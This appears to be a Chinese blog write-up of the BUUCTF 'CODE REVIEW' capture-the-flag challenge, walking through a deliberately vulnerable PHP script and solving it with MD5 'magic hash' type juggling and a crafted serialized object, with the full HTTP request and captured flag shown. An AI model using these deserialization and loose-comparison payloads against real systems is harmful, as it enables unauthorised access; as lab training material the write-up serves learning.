BUUCTF CODE REVIEW

原创

oJiuJieZhong 于 2021-10-15 16:09:23 发布 88 收藏 1

分类专栏： BUUCTF 文章标签： php http

本文链接：https://blog.csdn.net/oJiuJieZhong/article/details/120785272

内容就如题，是一个代码审计。

```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
   public $correct = "";
   public $input = "";

   public function __destruct() {
       try {
           $this->correct = base64_encode(uniqid());
           if($this->correct === $this->input) {
               echo file_get_contents("/flag");
           }
       } catch (Exception $e) {
       }
   }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

代码主要可以分为4部分

0部分为一个class，而且在第三部分看见了反序列化unserialize($_POST['obj']); 内容，那么就十之八九是反序列化。但是先不用去处理。且在class中可以获得flag的值。


1部分为一个IF 满足进入的条件为get 传参的值为1 。

2部分也是一个IF 满足条件为post 传参的值为2 。


3部分也是一个IF 满足条件为 需要两个不同的数。且这两个不同的数值的md5 的却相同 。

如果 1、2、3 条件都满足之后就会执行反序列化，通过POST 传参obj 执行，然后进入区域0 。

①



②



③PHP 当中使用== 来进行比较的时候，系统会自动处理数据类型， 进行分析是数字比较还是字符比较。 而当一个字符串值是e0开通的时候，那么就会被当中数值。而e0xxxxxx都为0.

```
pleasepost=2&md51=s1885207154a&md52=s155964671a
```

④http://www.gjw123.com/tools-phpserialize
在线序列化

```php
<?php
class BUU {
   public $correct = "";
   public $input = "";

   public function __destruct() {
       try {
           $this->correct = base64_encode(uniqid());
           if($this->correct === $this->input) {
               echo file_get_contents("/flag");
           }
       } catch (Exception $e) {
       }
   }
}
$a=new BUU();
$a->input=&$a->correct;
echo serialize($a);
```

得到结果

执行结果 耗时:0.598

```
O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
Warning: file_get_contents(/flag): failed to open stream: No such file or directory in
/tmp/9083dc703d21589122e0300ee2ed4a30babb5d67f75a3c5fbbfcd09a799e56ab/main.php on line 10
```

⑤得到flag

发送(Send) 取消(Cancel) < | > | 目标: http://8b53a276-a4d9-4ee5-9521-89850e40529f.node4.buuoj

请求(Request)

美化(Pretty) 原始(Raw) 16进制(Hex) \n

```
POST /?pleaseget=1 HTTP/1.1
Host: 8b53a276-a4d9-4ee5-9521-89850e40529f.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3538.25 Safari/537.36 Core/1.70.3877.400
QQBrowser/10.8.4506.400
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

pleasepost=2&md51=s1885207154a&md52=s155964671a&obj=
O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```

响应(Respons)

美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) \n

```
          &nbs
/>       } catch (<
span style="color: #0000BB">Exception $e</span><span style=
#007700">) {<br />       
   }<br />}<br /><br />if(</span><span style="col
#0000BB">$_GET</span><span style="color: #007700">[</span><span
color: #DD0000">'pleaseget'</span><span style="color: #007700">
] === </span><span style="color: #DD0000">'1'</span><s
style="color: #007700">) {<br />    if(
span style="color: #0000BB">$_POST</span><span style="color: #00
</span><span style="color: #DD0000">'pleasepost'</span><span sty
color: #007700">] === </span><span style="color: #DD00
</span><span style="color: #007700">) {<br />
         if(</span><span
color: #0000BB">md5</span><span style="color: #007700">(</span><
style="color: #0000BB">$_POST</span><span style="color: #007700"
><span style="color: #DD0000">'md51'</span><span style="color: #
]) == </span><span style="color: #0000BB">md5</span><s
style="color: #007700">(</span><span style="color: #0000BB">$_PO
><span style="color: #007700">[</span><span style="color: #DD000
'md52'</span><span style="color: #007700">]) &amp;&amp;&nbs
><span style="color: #0000BB">$_POST</span><span style="color: #
[</span><span style="color: #DD0000">'md51'</span><span style="c
#007700">] != </span><span style="color: #0000BB">$_PO
><span style="color: #007700">[</span><span style="color: #DD000
'md52'</span><span style="color: #007700">]) {<br />
          &nbs
</span><span style="color: #0000BB">unserialize</span><span styl
color: #007700">(</span><span style="color: #0000BB">$_POST</spa
style="color: #007700">[</span><span style="color: #DD0000">'obj
<span style="color: #007700">]);<br />
        }<br />
     }<br />}<br /></span>
</span>
</code>flag{fba4b207-d68c-449a-8d57-a04cff31b914}
```


完整http报文

```
POST /?pleaseget=1 HTTP/1.1
Host: 8b53a276-a4d9-4ee5-9521-89850e40529f.node4.buuoj.cn:81
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.25 Safa
ri/537.36 Core/1.70.3877.400 QQBrowser/10.8.4506.400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

pleasepost=2&md51=s1885207154a&md52=s155964671a&obj=O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```